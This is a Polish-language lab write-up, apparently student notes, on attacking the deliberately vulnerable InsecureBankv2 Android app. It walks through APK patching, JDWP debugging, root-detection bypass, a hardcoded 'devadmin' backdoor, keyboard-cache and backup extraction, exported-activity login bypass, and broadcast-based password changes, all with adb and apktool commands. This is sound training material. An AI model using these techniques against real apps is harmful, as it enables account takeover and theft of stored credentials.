Instalacja środowiska

Elementy potrzebne do stworzenia makiety:

- virtualBox z zainstalowanym systemem linux kali
- Genymotion z zainstalowanym systemem android potrzebnym do instalacji testowanych aplikacji

Dodatkowo aby usprawnić komunikacje pomiędzy linux -> android został zainstalowany Android Debug Bridge (ADB). Umożliwiał on instalacje aplikacji, przesyłanie plików lub dostęp do powłoki za pośrednictwem linux.

Źródło:

https://www.youtube.com/watch?v=mPhjVrONvDY&list=PLWPirh4EWFpESLreb04c4eZoCvJQJrC6H&index=7

Patching Android Application

W celu wykonania tego scenariusza potrzebne będą:

- aplikacja Android-InsecureBankv2
- narzędzie apktool
- oprogramowanie umożliwiające podpisanie modyfikowanej aplikacji (signAPK, jarsigner, signer, keytool)


Podczas instalacji został napotkany problem związany z wersją Python'a. W celu rozwiązania problemu zostały zastosowane polecenie umożliwiające przełączenia się między wersjami.

1. *sudo update-alternatives --install /usr/bin/python python /usr/bin/python2.7 1*
2. *sudo update-alternatives --install /usr/bin/python python /usr/bin/python3.10 2*
3. *sudo update-alternatives --config python*

1. dodanie wersji 2.7 z priorytetem 1

2. dodanie wersji 3.11 z priorytetem 2

3. zmiana wersji (dotyczy pojedynczego terminala)




Źródło:

https://tecadmin.net/how-to-switch-python-version-in-ubuntu-debian/

Dodatkowo aby umożliwić instalacje rozszerzeń należało poprawić ścieżkę związaną z PIP.

1. *export PATH="$HOME/.local/bin:$PATH"*



Aby dekompilować całą aplikacje wykorzystano polecenie:

apktool d InsecureBankv2.apk

Następnie modyfikacja w pliku strings.xml zmiennej **is_admin** z „**no**” na „**yes**”. Po zmianie dokonano ponowną kompilacje poniższym poleceniem:

apktool b InsecureBankv2

Ostatnim etapem było podpisanie zmodyfikowanej aplikacji.

Wygenerowanie klucza:

keytool -genkeypair -alias myalias -keyalg RSA -keysize 2048 -validity 10000 -keystore mykeystore.jks


Podpisanie aplikacji:

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore mykeystore.jks InsecureBankv2.apk myalias

Optymalizacja aplikacji (w moim przypadku polecenie nie zadziałało, więc ręcznie przekopiowałem podpisaną apk):

zipalign -v 4 InsecureBankv2.apk InsecureBankv2-align.apk

Finalnym efektem jest aktywowanie przycisku umożliwiającego tworzenie nowych użytkowników.



Przed

Po

Źródło:

https://aditya-chauhan17.medium.com/how-to-manually-sign-apks-with-keytool-jarsigner-zipalign-a29503bf97d7

Android Debugging using JDWP

W przypadku tego scenariusza, będziemy potrzebowali jedynie zainstalowanego narzędzia ADB.

Aby umożliwić debugowanie, posłużymy się protokołem **Java Debug Wire Protocol (JDWP)**. Jest to technologia, która umożliwia narzędziom takim jak ADB komunikowanie się z maszyną wirtualną JVM. Dlatego skorzystamy z poniższego polecenia:

adb jdwp


Robimy to aby poznać ID naszej aplikacji. Po wpisaniu polecenia możemy uruchomić aplikacje i ponownie wpisać powyższe polecenie. Ostanie ID będzie należało do naszej aplikacji.

Następnie uruchamiamy nasłuchiwanie:

adb forward tcp:12345 jdwp:<ID>

Potem korzystając z jdb (Java debugger)

jdb -attach localhost:12345



Następnie możemy przeglądać klasy, które możemy wyświetlić za pomocą polecenia:

classes

w konkretnej klasie możemy przeglądać metody, które można znaleźć za pomocą polecenia:

metody com.android.insecurebankv2.PostLogin

Potem ustawiamy pułapkę (punkt przerwania) w funkcji showRootStatus(), używając poniższego polecenia:

stop in com.android.insecurebankv2.PostLogin.showRootStatus()

Poleceniem:

local

można wyświetlić bieżące zmienne lokalne, a poleceniem

step

można przejść do następnej instrukcji. Następnie zaloguj się do aplikacji, powinna uruchomić się pułapka.

Kontynuujemy wprowadzanie *step*, aż konsola wyświetli


‘Step completed: "thread=main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=88 bci=16’.

Szukamy zmiennej isrooted aby zmienić ją na false za pomocą polecenienia

set isrooted = false

Następnie wpisać polecenie *run*, aby kontynuować wykonywanie.

Celem scenariusza było zaprzestanie wyświetlania w aplikacji jako urządzenia zrootowanego



Decompiling Android Applications

W przypadku tego scenariusza potrzebne będą:

- oprogramowanie JADX (umożliwiające przeglądanie kodu)
- dodatkowo dex2jar (zmiana rozszerzenia z dex na jar)

W pierwszej kolejności w pliku classes.dex zamieniamy rozszerzenie na jar, ale wcześniej musimy umożliwić wykonanie skryptów za odpowiedzialnych dając im odpowiednie uprawnienia.


chmod +x d2j-dex2jar.sh

chmod +x d2j_invoke.sh

Następnie możemy dokonać zmiany za pomocą poniższego polecenia:

sh d2j-dex2jar.sh classes.dex


Za pomocą poniższego polecenia uruchamiamy interfejs graficzny w oparciu o wcześniej przetworzony plik:



jadx-gui classes-dex2jar.jar

Developer Backdoors

Dzięki wcześniejszej metodzie można było znaleźć backdoor który został pokazany na poniższym screenie.



Powyższy zrzut ekranu przedstawia znaleziony backdoor, który pozwala użytkownikowi o loginie „devadmin” zalogowanie się do aplikacji. Każdy posługujący się tą nazwą użytkownika może logować się do aplikacji dowolnym hasłem.

Bypass Android Root Detection

W przypadku tego scenariusza potrzebne będą:

- narzędzie apktool
- oprogramowanie umożliwiające podpisanie modyfikowanej aplikacji (signAPK, jarsigner, signer, keytool)
- oprogramowanie JADX (umożliwiające przeglądanie kodu)
- dodatkowo dex2jar (zmiana rozszerzenia z dex na jar)

W pierwszej kolejności w pliku classes.dex zamieniamy rozszerzenie na jar, ale wcześniej musimy umożliwić wykonanie skryptów za odpowiedzialnych dając im odpowiednie uprawnienia.

chmod +x d2j-dex2jar.sh


chmod +x d2j_invoke.sh

Następnie możemy dokonać zmiany za pomocą poniższego polecenia:


d2j-dex2jar.sh classes.dex

Za pomocą poniższego polecenia uruchamiamy interfejs graficzny w oparciu o wcześniej przetworzony plik:

jadx-gui classes-dex2jar.jar




Następnie należy zdekompilować aplikacje i odnaleć w niej funkcje *showRootStatus().*



Po znalezieniu odpowiedniego pliku w rozszerzeniu smali należało go zmodyfikować, tak aby aplikacja nie wykrywała już urządzenia jako zrootowanego, a proces wykrywania roota został pominięty.

Końcowym etapem było ponowna kompilacja aplikacji oraz podpisanie jej jak w poprzednich scenariuszach.

Efekt finalny:



Exploiting Android Keyboard Cache


Scenariusz pokazuje możliwość pozyskiwania danych ze słowników zapisanych na telefonie (np. login czy hasło).

W pierwszej kolejności dodajemy do słownika nowe słowo.

Następnie pobieramy bazę słownika z zapisanymi wyrazami, poniższym poleceniem:

adb pull /data/data/com.android.providers.userdictionary/databases/user_dict.db

Następnie po podejrzeniu bazy możemy zobaczyć wcześniej dodane do słownika słowo „dinesh”



Exploiting Android Activities

Ten scenariusz testowy pokazuje możliwość ominięcia ekranu logowania, dzieje się tak z powodu ustawionej aktywności na export, co zostało pokazane na poniższym zdjęciu.

```
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.andro
id.insecurebankv2.PostLogin"/>
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.Wrong
```

Aby wykorzystać problem potrzebujemy skorzystać z poniższego polecenia aby dostać się do powłoki systemu.

adb shell

Następnie przy pomocy poniższego polecenia możemy pominąć logowanie i dostać się do dalszej części aplikacji.

am start -n com.android.insecurebankv2/.PostLogin

Exploiting Android Backup Functionality

Scenariusz ten pokazuje możliwość pozyskania backupu zawierającego pliki przechowujące dane uwierzytelniające, historię logowania i logi transakcji.


W pierwszej kolejności trzeba sprawdzić czy jest możliwość pozyskania backupów, jak na poniższym zdjęciu.

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-feature android:glEsVersion="0x00020000" android:required="true" />
<uses-feature android:glEsVersion="0x00020000" android:required="true" />
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android
theme="@style/AppTheme">
<activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
```

Kolejnym etapem jest pobranie backupu przy pomocy rozbudowanego polecenia adb, jak poniżej:

adb backup –apk –shared com.android.insecurebankv2

Aplikacja zapyta się o pozwonie należy jej zezwolić.



Po pobraniu pliku, należy przystosować plik do odczytu przy pomocy poniższego polecenia:

cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar


To polecenie służy do dekompresji pliku backup.ab i zapisania wyniku do pliku backup_compressed.tar.

Polecenie składa się z trzech części oddzielonych znacznikami |:

- **cat backup.ab**: Wyświetla zawartość pliku backup.ab na standardowe wyjście.
- **(dd bs=24 count=0 skip=1; cat):** Przepisuje zawartość pliku backup.ab na standardowe wyjście, pomijając pierwsze 24 bajty.
- **zlib-flate -uncompress > backup_compressed.tar**: Dekompresuje dane wejściowe z poprzedniego kroku i zapisuje wynik do pliku backup_compressed.tar.

Zatem, po wykonaniu tego polecenia, plik backup_compressed.tar będzie zawierał skompresowane dane z pliku backup.ab, bez pierwszych 24 bajtów.

Efekt całej procedury znajduje się na poniższej ilustracji.



Exploiting Android Broadcast Receivers

W pierwszej kolejności przeprowadzamy dekompilacje aplikacji. Następnie przechadzamy do AndroidManifest.xml

Poniższy fragment kodu deklaruje BroadcastReceiver o nazwie com.android.insecurebankv2.MyBroadCastReceiver, który jest dostępny dla innych aplikacji (atrybut android:exported="true"). BroadcastReceiver jest również skonfigurowany, aby reagować na intencje z akcją o nazwie “theBroadcast” dzięki zadeklarowanemu filtrowi intencji (intent-filter) i akcji (action) wewnątrz niego.”BroadcastReceiver” to komponent Androida, który pozwala aplikacji na reagowanie na wiadomości, które są transmitowane przez system operacyjny Android lub przez aplikację.

```
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true"
android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
        <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
            <intent-filter>
                <action android:name="theBroadcast"/>
            </intent-filter>
        </receiver>
```

Potem korzystamy z poniższego polecenia aby rozpakować aplikacje.

unzip InsecureBankv2.apk

Następnie korzystamy z polecenia *d2j-des2jar.*

$ d2j-dex2jar

```
root@kali:~# d2j-dex2jar -h
d2j-dex2jar -- convert dex to jar
usage: d2j-dex2jar [options] <file0> [file1 ... fileN]
options:
 --skip-exceptions            skip-exceptions
 -d,--debug-info              translate debug info
 -e,--exception-file <file>   detail exception file, default is $current_dir/[fi
                              le-name]-error.zip
 -f,--force                   force overwrite
 -h,--help                    Print this help message
 -n,--not-handle-exception    not handle any exceptions thrown by dex2jar
 -nc,--no-code
 -o,--output <out-jar-file>   output .jar file, default is $current_dir/[file-na
                              me]-dex2jar.jar
 -os,--optmize-synchronized   optimize-synchronized
 -p,--print-ir                print ir to System.out
 -r,--reuse-reg               reuse register while generate java .class file
 -s                           same with --topological-sort/-ts
 -ts,--topological-sort       sort block by topological, that will generate more
                               readable code, default enabled
version: reader-2.1-SNAPSHOT, translator-2.1-SNAPSHOT, ir-2.1-SNAPSHOT
```

Po zamianie na rozszerzenia .jar możemy otworzyć w **jadx-gui**, aby zanalizować wcześniej znaleziony fragment.

```
/* JADX INFO: Access modifiers changed from: private */
public void broadcastChangepasswordSMS(String str, String str2) {
    if (TextUtils.isEmpty(str.toString().trim())) {
        System.out.println("Phone number Invalid.");
        return;
    }
    Intent intent = new Intent();
    intent.setAction("theBroadcast");
    intent.putExtra("phonenumber", str);
    intent.putExtra("newpass", str2);
    sendBroadcast(intent);
}
```

```
/* loaded from: classes-dex2jar.jar:com/android/insecurebankv2/MyBroadCastReceiver.class */
public class MyBroadCastReceiver extends BroadcastReceiver {
    public static final String MYPREFS = "mySharedPreferences";
    String usernameBase64ByteString;

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String stringExtra = intent.getStringExtra("phonenumber");
        String stringExtra2 = intent.getStringExtra("newpass");
        if (stringExtra == null) {
            System.out.println("Phone number is null");
            return;
        }
```

Kolejnym krokiem jest za pomocą powłoki wpisanie polecenia zmieniającego hasło.

```
┌──(kali㉿kali)-[~/Android/Sdk]
└─$ adb shell
id.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver --es phonenumber 5554 -es newpass Dinesh@123!
/system/bin/sh: broadcast: not found
127|vbox86p:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver --es phonenumber 5554 -es newpass>
